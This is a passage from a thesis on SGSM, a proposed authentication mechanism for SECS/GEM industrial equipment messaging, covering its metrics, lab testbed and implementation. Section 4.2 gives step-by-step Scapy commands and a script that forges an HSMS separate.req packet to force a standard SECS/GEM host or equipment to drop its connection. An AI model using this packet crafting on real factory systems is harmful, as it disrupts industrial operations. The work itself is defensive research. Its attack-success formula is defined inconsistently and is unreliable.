SGSM appends ACB with all messages transmitted from a sender; thus, it adds overhead to each message exchanged between a host and equipment. The size of the ACB is depended on the mode and algorithm fields. The maximum size of an ACB

block is 4096 bytes which provides ample space to piggyback control data embedded in ACB. As ACB is not included in standard implementations of SECS/GEM, thus appending it incurs additional overhead on each message transmitted. The ACB overhead is computed as follows:

$$MO = \frac{ACB_{size}}{MSG_{size} + ACB_{size}} \quad 3-3$$

where MO is message overhead computed on each message transmitted or received by SGSM-enabled host or equipment, ACB_{size} is the total size of ACB depending on the algorithm and key size used, and MSG_{size} is the size of a SECS/GEM (i.e., control or data message).

3.4.4 Cyber-Attack Prevention Success Rate

For the purpose of evaluating the security of the proposed SGSM mechanism in comparison to the standard SECS/GEM implementation, SECS/GEMsec, and Secured SECS/GEM, the SGSM mechanism is examined in various attack scenarios. The proposed SGSM mechanism must be operational and available and must not allow perpetrators to launch attacks on the SECS/GEM communications. In order to measure the resilience against cyber-attacks such as DoS attacks, impersonation attacks, replay attacks, and False-data-injection attacks, the following equation is used:

$$APSR = 1 - \frac{F}{N} \quad 3-4$$

where, **APSR** (Attack Prevention Success Rate) is the SGSM mechanism's prevention success rate, N is the number of attack attempts, and F is the number of failed attack attempts. APSR is a metric used to measure the effectiveness of a security system or tool in preventing or blocking cyber-attacks. It is typically calculated by dividing the

number of successful attacks prevented by the total number of attempted attacks and expressing the result as a percentage. A high APSR indicates that a system or tool is able to effectively detect and block a large number of attacks, while a low APSR suggests that the system or tool is not performing well in preventing attacks.

3.5 Chapter Summary

This chapter serves as the core of this thesis by explaining the process of the SGSM mechanism in securing the SECS/GEM processes in the industry 4.0 ecosystem. The SGSM mechanism intends to satisfy the three main design requirements (i.e., to authenticate SECS/GEM entities, maintain message integrity, and prevent cyber-attacks) discussed in chapter 1. The proposed mechanism introduces ACB, which is appended to each message transmitted. The last section theoretically describes the mechanism of the proposed SGSM mechanism in protecting communications from DoS attacks, replay attacks, and FDIA attacks.

This chapter also covered a comprehensive discussion of the theoretical aspects of the underlying proposed security mechanism. The proposed SGSM mechanism allows authenticated entities to communicate in the industrial network. The proposed mechanism ensures that the messages are not altered during transit and prevents attacks carried out on the SECS/GEM communications in the industrial network. The validation process is carried out through the use of experiments to demonstrate the effectiveness and practicality of implementing the proposed mechanism into action. Chapter 4 discusses the design and implementation details of the proposed SGSM mechanism.

CHAPTER 4

DESIGN AND IMPLEMENTATION OF THE PROPOSED SECS/GEM SECURITY MECHANISM (SGSM)

This chapter describes the efforts undertaken to implement the proposed SGSM mechanism in order to bring it into action. The implementation process begins with preparing the fundamental prerequisites for the development of the proposed SGSM system, which includes the setup of the testbed environment, the installation of network monitoring and capturing tools, and the configuration of devices required to run the SGSM system. The topology of an experimental industrial network, including the hardware and software used to carry out this research, is detailed in this chapter. In order to assess the proposed mechanism's security, this chapter introduces the attack actor, which attacks communications by launching network-based attacks against SECS/GEM communications.

The rest of the chapter is organized into four sections. Section 4.1 presents the prerequisites of the proposed mechanism. Section 4.2 presents the packet capturing and crafting using Scapy. Section 4.3 discusses the implementation details of the SGSM mechanism. Section 4.5 presents the experimental scenarios, and 4.6 summarizes the entire chapter.

4.1 Prerequisites for SGSM Implementation

In order to evaluate the proposed SGSM mechanism, a testbed environment has been developed at National Advanced IPv6 Centre (NAv6), Universiti Sains Malaysia (USM). The testbed environment comprises a host, equipment, and an

attacker who can monitor and capture messages exchanged between the host and equipment. The testbed environment is described in detail in Section 4.1.3.

To run the host and equipment in a testbed environment, the SECS/GEM Python-based emulator has been employed. The proposed SGSM mechanism is integrated into the emulator in order to enable SGSM to piggyback ACB with all outgoing SECS/GEM messages. The performance evaluation of the proposed SGSM mechanism requires to be compared with other mechanisms such as SECS/GEMsec and Secured SECS/GEM; hence, both of these mechanisms are also implemented in the emulator as well. Further prerequisites for SGSM implementations are discussed in the subsequent sections.

4.1.1 Programming Language

The Python programming language (Python, 1990) is used to implement the SGSM mechanism. Python is mainly selected for two reasons. First, the implementation of standard SECS/GEM is Python-based. Second, Python is a high-level, interpreted, object-oriented, efficient, reliable, and versatile programming language that is easy to learn and places a premium on the readability of code. This results in developers using the Python programming language, enabling them to build high-quality applications. Python blends tremendous power with a simple syntax that provides interfaces for a large number of system calls, libraries, and window systems. The Python programming language may also be used as an extension language for applications that need a programmable interface, and it plays an essential role in the maintenance of system security.

Additionally, PyCharm Integrated Development Environment (IDE) is used to implement the SGSM mechanism. PyCharm offers a comprehensive set of essential Python development tools tightly integrated into the IDE to provide a simple environment for developing productive Python-based applications.

The ACB structure and functionality of the proposed SGSM mechanism are completely written in Python. The added functionality is integrated into the existing Python-based SECS/GEM emulator. The object-oriented approach is adopted, and all necessary classes, message translators, and appending procedures are written in python. Using the same programming language to implement all of these mechanisms, including SECS/GEMsec and Secured SECS/GEM, provides an unbiased performance comparison of the proposed SGSM mechanism.

4.1.2 Packet Capturing

Packet analyzers, often termed packet sniffers, are tools that capture and inspect packets as they flow in and out of a network device. Hence, a packet capture tool must be utilized to analyze SGSM messages exchanged between a host and equipment in an industrial network. Thus, Scapy (Biondi, 2011) is used for manipulating packets captured on a network interface. Along with Scapy, another packet sniffer program named Wireshark (Ndatinya et al., 2015) is also employed to visualize, compare and validate the packets exchanged between the host and the equipment. Further details of these packet capturing and manipulation tools are provided in the subsequent subsections.

4.1.2(a) Scapy – A Packet Manipulation Tool

Scapy is a powerful Python-based packet capture and manipulation tool that may be used to monitor, manipulate, and forge data packets on both wired and wireless networks. It is widely used for a variety of purposes, including scanning, tracerouting, probing, unit testing, network discovery, and cyber-attacks against network devices. Additionally, it excels at a variety of additional specialized activities that the majority of other tools are incapable of performing, such as transmitting invalid frames, replaying captured messages, injecting data into captured frames, and much more. Figure 4.1 illustrates the Scapy tool installed on the attacking device.



```
Scapy v2.4.3
shams@shams-VB:~$ sudo scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

      aSPY//YASa
      ayyyyyCY////////YCaa
      sY////////YSpcs  scpCY//Pp
ayp ayyyyyyySCP//Pp      syV//C
AYAsAYYYYYYYYY//Ps      cY//S
      pCCCCV//p      cSSps y//Y
      SPPPP//a      pP//AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
      scccccp///pSP///p      p//Y
      sY////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY///YCc      aC//Yp
      sc  sccaCY//PCypaapyCP//YSs
      spCPV////////YPSps
      ccaacs

| Welcome to Scapy
| Version 2.4.3
| https://github.com/secdev/scapy
| Have fun!
| To craft a packet, you have to be a
| packet, and learn how to swim in
| the wires and in the waves.
| -- Jean-Claude Van Damme

using IPython 7.13.0
>>> capture=sniff(count=1, filter="tcp and host 10.207.161.181 and port 5000")
>>> capture.summary()
Ether / IP / TCP 10.207.161.186:60754 > 10.207.161.181:5000 PA / Raw
Ether / IP / TCP 10.207.161.181:5000 > 10.207.161.186:60754 A
Ether / IP / TCP 10.207.161.181:5000 > 10.207.161.186:60754 PA / Raw
Ether / IP / TCP 10.207.161.186:60754 > 10.207.161.181:5000 A
Ether / IP / TCP 10.207.161.181:5000 > 10.207.161.186:60754 FA
>>>
```

Figure 4.1 Running Scapy on the Attack Machine

4.1.2(b) Wireshark – A Packet Analyzer

Wireshark is a free, open-source network protocol analyzer (Chappell & Combs, 2010) that is extensively used to capture, filter, and visualize network traffic sent or received over a particular network interface. The reason for the immense popularity and success of Wireshark is that it has been used in a variety of sectors, including traffic engineering, troubleshooting and monitoring, education, and the design of new communication protocols. Wireshark is often used by cybersecurity experts to trace network connections and identify malicious content in order to detect cyber-attacks. Wireshark is used in this study to monitor the SGSM messages exchanged between the sender and receiver in the testbed environment in order to examine the message components (e.g., ACB header, ACB size). Figure 4.2 depicts several SECS/GEM messages captured by Wireshark in the testbed environment.




Figure 4.2 Packet Capturing using Wireshark

4.1.3 Testbed Environment Setup

The development of the testbed environment falls within the category of prerequisites for testing and performance evaluation of the proposed SGSM mechanism; thus, the developed testbed environment includes a host, equipment, a wireless router, and an attacker. The host and equipment are configured on Windows-based PCs, whereas the attacker is configured on a specialized Linux operating system called Kali Linux.

The proposed SGSM mechanism is developed in accordance with SECS/GEM specifications published by SEMI. The scenarios used to assess the functioning and resilience against cyber-attacks are evaluated in an industrial information technology security laboratory. This is accomplished by installing Python-based SECS/GEM implementations (Charles, 2021) on two separate workstations that act as the host and equipment, respectively. For the experiment scenario, the perpetrators are assumed to have circumvented network security and penetrated the firewall, and are able to eavesdrop on the conversation and sniff packets exchanged between the host and equipment. Figure 4.3 Testbed Environment depicts a typical industrial network architecture with attackers present.




Figure 4.3 Testbed Environment: Attack Scenario

As previously stated, SECS/GEM is a point-to-point communication protocol that requires at least one of the communicating entities (i.e., the host or the equipment) to be configured in Active-Mode to initiate the connection establishment request. The active mode may be configured in either of the two entities, but the host is usually arranged in industrial networks, so it has been preferred to set up in active mode. The equipment is usually configured in passive mode (i.e., the entity configured in passive mode will open up a port and listen for incoming connection requests). The attacker is set up to perform a DoS attack on SECS/GEM communications. The host and equipment specifications are mirrored from the machines recently purchased in 2020 in the semiconductor industry. The specifications of the hardware and software used for conducting the experiments are presented in Table 4.1. Windows is favored over other operating systems since it is used by most industrial equipment in a production environment (Hajda et al., 2021).

Table 4.1 Testbed Specifications

Device Role	Specifications	Memory	Operating System
Host	Intel(R) Core(TM) i7-9750H @ 2.60GHz x 6	8 GB	Win-10
Equipment	Intel(R) Core(TM) i5-6500 @ 3.20 GHz x 4	2 GB	Win-10
Attacker	Intel(R) Core(TM) Ci3-330M @ 2.13GHz x 2	8 GB	Kali Linux 2020.3
Switch	Cisco Catalyst 2960 Fast Ethernet	—	—

4.2 Packet Crafting using Scapy

There are two straightforward methods in which Scapy may be used to craft packets with malicious contents in order to launch the attack: (1) via the use of an interactive command-line user interface and (2) via the use of a Python-based script that includes the Scapy package. Interacting with Scapy at the command line is beneficial for testing or demonstration purposes only because this method requires the attacker to input Scapy commands on the command line interactively; consequently, this method is impractical in real-world scenarios. In contrast, a Python-based Scapy script can be invoked whenever needed, simplifying the crafting process. Figure 4.4 shows Scapy commands to capture messages in a testbed environment.


```

Scapy v2.4.3
shams@shams-VB: ~
>>> capture=sniff(count=0, filter='tcp and port 5000', iface='enp0s8', prn=lambda x:x.summary())
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 PA / Raw
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 A
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 PA / Raw
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 A / Padding
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 PA / Raw
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 A / Padding
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 PA / Raw
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 A
>>>
>>>
>>> capture[0][TCP][Raw].load
b'\x00\x00\x00\n\xff\xff\x00\x00\x055\x9c\xae\x9d'
>>> stype1=capture[0][TCP][Raw].load[4:10]
>>> sysbytes1=capture[0][TCP][Raw].load[10:14]
>>> stype1,sysbytes1
(b'\x05', b'S\x9c\xae\x9d')
>>>
>>>
>>> capture[2][TCP][Raw].load
b'\x00\x00\x00\n\xff\xff\x00\x00\x065\x9c\xae\x9d'
>>> stype2=capture[2][TCP][Raw].load[4:10]
>>> sysbytes2=capture[2][TCP][Raw].load[10:14]
>>> stype2,sysbytes2
(b'\x06', b'S\x9c\xae\x9d')
>>>
>>>
>>> stype1,sysbytes1
(b'\x05', b'S\x9c\xae\x9d')
>>> stype2,sysbytes2
(b'\x06', b'S\x9c\xae\x9d')
>>>


```

Figure 4.4 Packet Capturing using Scapy

The script used to craft and launch attacks on SGSM communications is included in Appendix B while crafting packets at the command line is described below.

1. Open the terminal (i.e., command-line interface) at the attacker machine, which is configured on a machine running Kali Linux.
2. By typing **Scapy** on the command line, the Scapy program will be launched, displaying the version number and a banner with important information, followed by the user prompt changing from # to >>>, indicating that the Scapy is running and waiting for user input.
3. Scapy enables the creation of any packets using a layer-by-layer approach, allowing users to design the layers independently. For instance, the attacker may create packets separately for the Data-Link,


network, and transport layers and then combine them later. Alternatively, the attacker may use Scapy to sniff network traffic, collect the required HSMS message, modify it, and launch the attack. The feature-rich Scapy tool allows attackers to start attacks quickly in either scenario. Figure 4.5 Capturing HSMS Packets using Scapy shows the Scapy command used to capture eight TCP packets and demonstrates the extraction of HSMS messages from captured TCP segments.



```
Scapy v2.4.3
shams@shams-VB: ~
>>> capture=sniff(count=8, filter='tcp and port 5000', iface='enp0s8', prn=lambda x:x.summary())
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 PA / Raw
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 A
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 PA / Raw
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 A / Padding
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 PA / Raw
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 A / Padding
Ether / IP / TCP 10.212.164.96:5000 > 10.0.3.15:57834 PA / Raw
Ether / IP / TCP 10.0.3.15:57834 > 10.212.164.96:5000 A
>>>
```

Figure 4.5 Capturing HSMS Packets using Scapy

4. The SType header field having value 6 in the third packet captured in the previous step is shown in Figure 4.6. Recall that the SType=6 refers to the linktest.res control message. The attacker must modify the SType value from 6 to 9 to instruct the receiver to end the connection immediately. This adjustment is trivial, and all that is required is a simple assignment statement.




```
>>> capture[2][TCP][Raw].load
b'\x00\x00\x00\n\xff\xff\x00\x00\x00\x06S\x9c\xae\x9d'
>>> stype2=capture[2][TCP][Raw].load[9:10]
>>> sysbytes2=capture[2][TCP][Raw].load[10:14]
>>> stype2,sysbytes2
(b'\x06', b'S\x9c\xae\x9d')
```

Figure 4.6 Captured Linktest.res Control Message

5. Once the SType value is formulated correctly, the attacker monitors the network traffic and checks for the most recent SystemBytes value in all subsequent messages. The attacker must increment the SystemBytes value found in the most recent packet; otherwise, the receiver will consider the message stale or malicious and discard it.
6. Finally, the attacker must send the crafted packet to the victim to launch the attack, which can be accomplished through the **send()** command. Figure 4.7 illustrates the crafting and execution of the **send()** command using the Scapy tool.

Upon receiving the separate-req control message crafted and transmitted using the Scapy tool, the receiver configured with the standard SECS/GEM protocol will terminate the connection. However, the receiver configured with the SGSM mechanism will detect and reject such a malicious message. Figure 4.8 shows that the message transmitted by Scapy in the previous step is captured, dissected correctly, and displayed by Wireshark.



```
>>> # -----
...: # Craft HSMS attack packet
...: # -----
...:
...: length = b'\x00\x00\x00\x0a'
...: session_id = b'\x00\x00'
...: stream = b'\x00'
...: function = b'\x00'
...: p_type = b'\x00'
...: s_type = b'\x09' # separate.req
...: system_bytes = b'\x00\x1b\x3c\x2a'
...:
...: # TCP payload for attack packet
...: attack_payload = length + session_id + stream + function + p_type + s_type + system_bytes
...:
...: # -----
...: # Transmit attack packet
...: # -----
...:
...: target = '10.0.0.2'
...: send(IP(dst=target)/TCP(dport=5000)/(attack_payload))
.
Sent 1 packets.
>>> |
```

Figure 4.7 Crafting and Transmitting Attack Packets using Scapy




Figure 4.8 Attack Packet Captured and Dissected using Wireshark

4.3 SGSM Implementation Details

The implementation of SGSM requires that the sender append ACB to each message it transmits. The receiver must detach ACB and process the information contained in ACB in order to decide whether to accept or reject the received message. The operations performed by the SGSM at the sender are divided into four parts, which are as follows: initialization of the ACB, generation of the timestamp, generation of the hash, and appending the ACB. The receiver executes these operations in reverse order and determines the fate of the received message. The details of these processes are further explained in the subsequent sections. Figure 4.9 depicts a high-level overview of the operations performed in the testbed environment by the SGSM-enabled sender and receiver.




Figure 4.9 High-Level Overview of SGSM Processes

4.3.1 ACB Generation and Initialization (at the Sender)

ACB is the cornerstone of the proposed SGSM mechanism. It has its own message structure wherein key information required for securing HSMS messages is stored (Figure 3.4 ACB Message Structure). In order to initialize the ACB header, the sender must be configured with mode, HMAC algorithm, and other important information. The configuration information is available in the configuration file, which is accessed by the sender before the connection establishment process. The sender can be configured to use SGSM for both authentication and confidentiality; however, this study is limited to authentication; thus, the operational mode is always authentication.

The initialization is the second major step taken to carry on the processing. Based on the mode and algorithm, the specified KeyID is initialized in the ACB header. The keys are already preinstalled on all the communicating entities, and the KeyID is used to inform the receiver which key to use in order to regenerate the hash code for the verification process. The RPM field determines which mechanism is adopted for keeping track of the freshness of the message; for example, the RPM can be nonce, sequence number, timestamp, or a combination of these.

The sender must know the exact length of the entire ACB before computing the hash. Once the information required for the ACB header, such as Mode, SECS-Info, RPM, RPV, and Algorithm, is known, the sender can compute the ACB length. For example, when HMAC-SHA2-256 is employed to generate the hash, then the entire length of the ACB block will be 48 bytes, i.e., 16 bytes for the fixed ACB header and 32 bytes for the generated hash.

4.3.2 Timestamp Generation

The RPM header field of the ACB specifies the mechanism that determines the freshness of messages, such as the nonce, timestamp, or combination of both, to prevent replay attacks. This study uses the timestamp; thus, the sender generates the timestamp for each message and stores it in the RPV header field. The format "yyyy-mm-dd hh:mm:ss.µs" is being used in this study to indicate the freshness of messages by providing a timestamp with the year, month, day, hour, minute, second, and microsecond. This allows for a very specific and accurate determination of when a message was created or received.

4.3.3 Computing Hash Using HMAC Algorithms

